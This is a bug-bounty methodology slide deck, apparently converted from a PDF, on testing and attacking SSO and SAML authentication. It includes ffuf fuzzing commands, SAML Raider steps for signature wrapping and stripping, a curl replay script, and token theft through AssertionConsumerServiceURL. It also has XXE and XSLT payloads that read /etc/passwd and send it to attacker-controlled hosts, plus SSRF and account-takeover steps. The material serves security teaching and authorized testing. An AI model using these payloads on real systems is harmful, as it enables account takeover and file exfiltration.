My Methodology

If **internal.company.com** Redirects You To SSO e.g. **auth.company.com** , Do FUZZ On Internal.company.com e.g. `root@mine:~#ffuf -w wordlist.txt -u https://www.company.com/FUZZ -fc 302,404`

- 🐦 Tweet
- 🐦 Tweet
- 🐦 Tweet

BUG BOUNTY TIP

SSO REDIRECTS

Don't trust SSO implementations, if you face a target with 302 redirect to SSO pick a wordlist and scan folders/files before redirect, you will find reachable stuff and data makes SSO useless.

🐦 @Th3G3nt3lman   @th3g3nt3lman   www.intigriti.com

attacker

If **internal.company.com** Redirects You To SSO e.g. **auth.company.com** , Do FUZZ On internal.company.com/internal e.g. **internal.company.com/internal/FUZZ**

- Tweet

```
GET /internal/FUZZ HTTP/1.1
Host: internal.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://internal.company.com
```

attacker

If **company.com/internal** Redirects You To SSO e.g. **Google login** , Try To Insert public Before internal e.g. **company.com/public/internal** To Gain Access Internal

- 🐦 **Tweet**

Steps to produce :-

1 - company.com/internal Redirect To Google Login
2 - Insert public Before internal e.g.
        company.com/public/internal

My Methodology

Install Burp Suite Extension SAML Raider And Configure It

- 🌐 **Blog**

Steps to produce :-

1 - Install SAML Raider In Burp Suite
2 - Open Your Terminal
3 - Write This Command To Generate X.509 Certificate

```
openssl req -x509 -newkey rsa:4096 -keyout /tmp/key.pem -out cert.pem -days 365 -nodes
```

4 - Import cert.pem Into SAML Raider
5 - Click On Save and Self-Sign

attacker

Try To Craft SAML Request With Token And Send It To The Server And Figure Out How Server Interact With This

- Writeup

```
Steps to produce :-
1 - Craft SAML Request With Token In File e.g. file.xml
2 - Create Bash File e.g. pwn.sh
#!/bin/sh
xml=`base64 file.xml`
curl -v 'https://www.company.com/sso' --data "RelayState=/path"
        --data-urlencode "SAMLResponse=$xml"
3 - Open Your Terminal
4 - Write This Command
        Chmod +x pwn.sh && ./pwn.sh
```

My Methodology

If There Is AssertionConsumerServiceURL In Token Request Try To Insert Your Domain e.g. http://me.com As Value To Steal The Token

- **Blog**

Steps to produce :-

1 - Intercept SAML Request e.g.
2 - There Is AssertionConsumerServiceURL
3 - There Is Any Parameter Accept URL As Value
4 - Insert http://me.com As Value

attacker

If There Is **AssertionConsumerServiceURL** In Token Request Try To Do FUZZ On **Value Of AssertionConsumerServiceURL** If It Is Not Similar To Origin

● **Blog**

Steps to produce :-
1 - **Intercept SAML Request e.g.**
2 - There Is AssertionConsumerServiceURL
2 - Assume You Origin Request Is auth.comapny.com
   But The Value Of AssertionConsumerServiceURL
   Is internal.company.com

3 - **Try To Do FUZZ On internal.company.com**

root@mina:~# ffuf -w wordlist.txt -u https://www.company.com/FUZZ -fc 302,404

My Methodology

If There Is Any UUID , Try To Change It To UUID Of Victim Attacker e.g. Email Of Internal Employee Or Admin Account etc

- l₁ **Writeup**

Steps to produce :-

1 - **Intercept SAML Request With Token**
2 - **Sent To Repeater**
3 - **Switch To SAML Raider Tab**
4 - **Change UUID Of You To UUID Of Victim Account**
6 - **Click On Go**

attacker

Try To Figure Out If The Server Vulnerable To XML Signature Wrapping OR Not ?

- Blog
- Blog

Steps to produce :-

1 - Intercept SAML Request With Token
2 - Sent To Repeater
3 - Switch To SAML Raider Tab
4 - Choose XSW Number Attack e.g. XSW3
5 - Click On Apply XSW
6 - Click On Go

Try To Figure Out If The Server Vulnerable To XML Signature Exclusion OR Not ?

- Blog
- Blog

Steps to produce :-

1 - **Intercept SAML Request With Token**
2 - Sent To Repeater
3 - Switch To SAML Raider Tab
4 - **Click On Remove Signatures**
5 - Click On Go

My Methodology

Try To Figure Out If The Server Checks The Identity Of The Signer OR Not ?

- Blog
- Blog

Steps to produce :-
1 - Intercept SAML Request With Token
2 - Sent To Repeater
3 - Switch To SAML Raider Tab
4 - Click On Sent Certificate To SAML Raider's certs
5 - Switch To SAML Raider Certificates
6 - Click On Save and Self-Sign
7 - Back To SAML Raider Tab
8 - Click On (Re-)Sign message OR Assertion OR Both
9 - Click On Go

attacker

Try To Inject XXE Payloads At The Top Of The SAML Response

- Blog
- Blog
- Blog

```
<?xml version="1.0" encoding="UTF-8"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY  file SYSTEM "file:///etc/passwd">
   <!ENTITY dtd SYSTEM "http://www.me.com/text.dtd" >]>
<samlp:Response  ID="" >
 <saml:Issuer></saml:Issuer>
  <ds:Signature >

    …...
    &dtd
    …..
```

attacker

Try To Inject XSLT Payloads Into The Transforms Element As A Child Node Of The SAML Response

- **Blog**
- **Blog**

```
...
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  ...
  <ds:Transforms>
   <xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
     <xsl:template match="doc">
       <xsl:variable name="file" select="unparsed-text('/etc/passwd')"/>
       <xsl:variable name="escaped" select="encode-for-uri($file)"/>
       <xsl:variable name="attackerUrl" select=""http://id.burpcollaborator.net/""/>
       <xsl:variable name="exploitUrl" select="concat($attackerUrl,$escaped)"/>
       <xsl:value-of select="unparsed-text($exploitUrl)"/>
     </xsl:template>
   </xsl:stylesheet>
  </ds:Transforms>
</ds:Signature>
...
```

My Methodology

If Victim Can Accept Tokens Issued By The Same Identity Provider That Services Attacker , So You Can Takeover Victim Account

- **Blog**
- **Blog**

Steps to produce :-

1 - As Attacker , Intercept SAML Token Response
2 - Sent SAML Token Response To Victim
3 - Try To Make Victim Click On SAML Token Response
4 - From Attacker's Browser Try To Use
SAML Token Response Too

attacker

**While Testing SSO Try To search In Burp Suite About URLs In Cookie Header e.g. Host=IP; If There Is Try To Change IP To Your IP To Get SSRF**

- **M** **Writeup**

POST /sso HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Cookie: Host=IP-Of-Me:PORT;
Referer: https://previous.com/path
Origin: https://www.company.com

RelayState=path&SAMLResponse=base64(SAML-Structure)

SAML Testing

Post-Authentication

Insecure Deserialization

- **XML Comments:** Try authenticating as another user by injecting XML comment sequences
- **XSLT Exfiltration:** Prepare a SAML token and create an XML Signature (doesn't need to be valid) with the XML Transform element

Testing Authentication

- **Unsigned Certificate:** Easy win, parser doesn't validate certificates at all
- **Self-Signed Certificate:** Simply clone the certificate or craft your own certificate and sign it.
- **Signature Stripping:** Craft an unsigned well-formed Assertion. Improper parser implementation might overlook signature section

XML Signature Wrapping (XSW)

Response Messages

- **XSW1:** Insert a cloned copy of the Response after the existing signature
- **XSW2:** Insert a cloned copy of the Response before the existing signature

Assertion Messages

- **XSW3:** Insert cloned copy of the Assertion before the existing Assertion
- **XSW4:** Insert cloned copy of the Assertion within the existing Assertion
- **XSW5:** Change a value in the signed copy and add clone of the original Assertion with the signature removed at the end of the SAML message
- **XSW6:** Change a value in the signed copy and add clone of the original Assertion with the signature removed after the Assertion message
- **XSW7:** Add an "Extensions" block with a cloned unsigned Assertion
- **XSW8:** Add an "Object" block containing a copy of the original assertion with the signature removed

- **XML External Entities:** Use XML entities to bypass the signature verification

Thank You

Mahmoud M. Awali

🐦 **@0xAwali**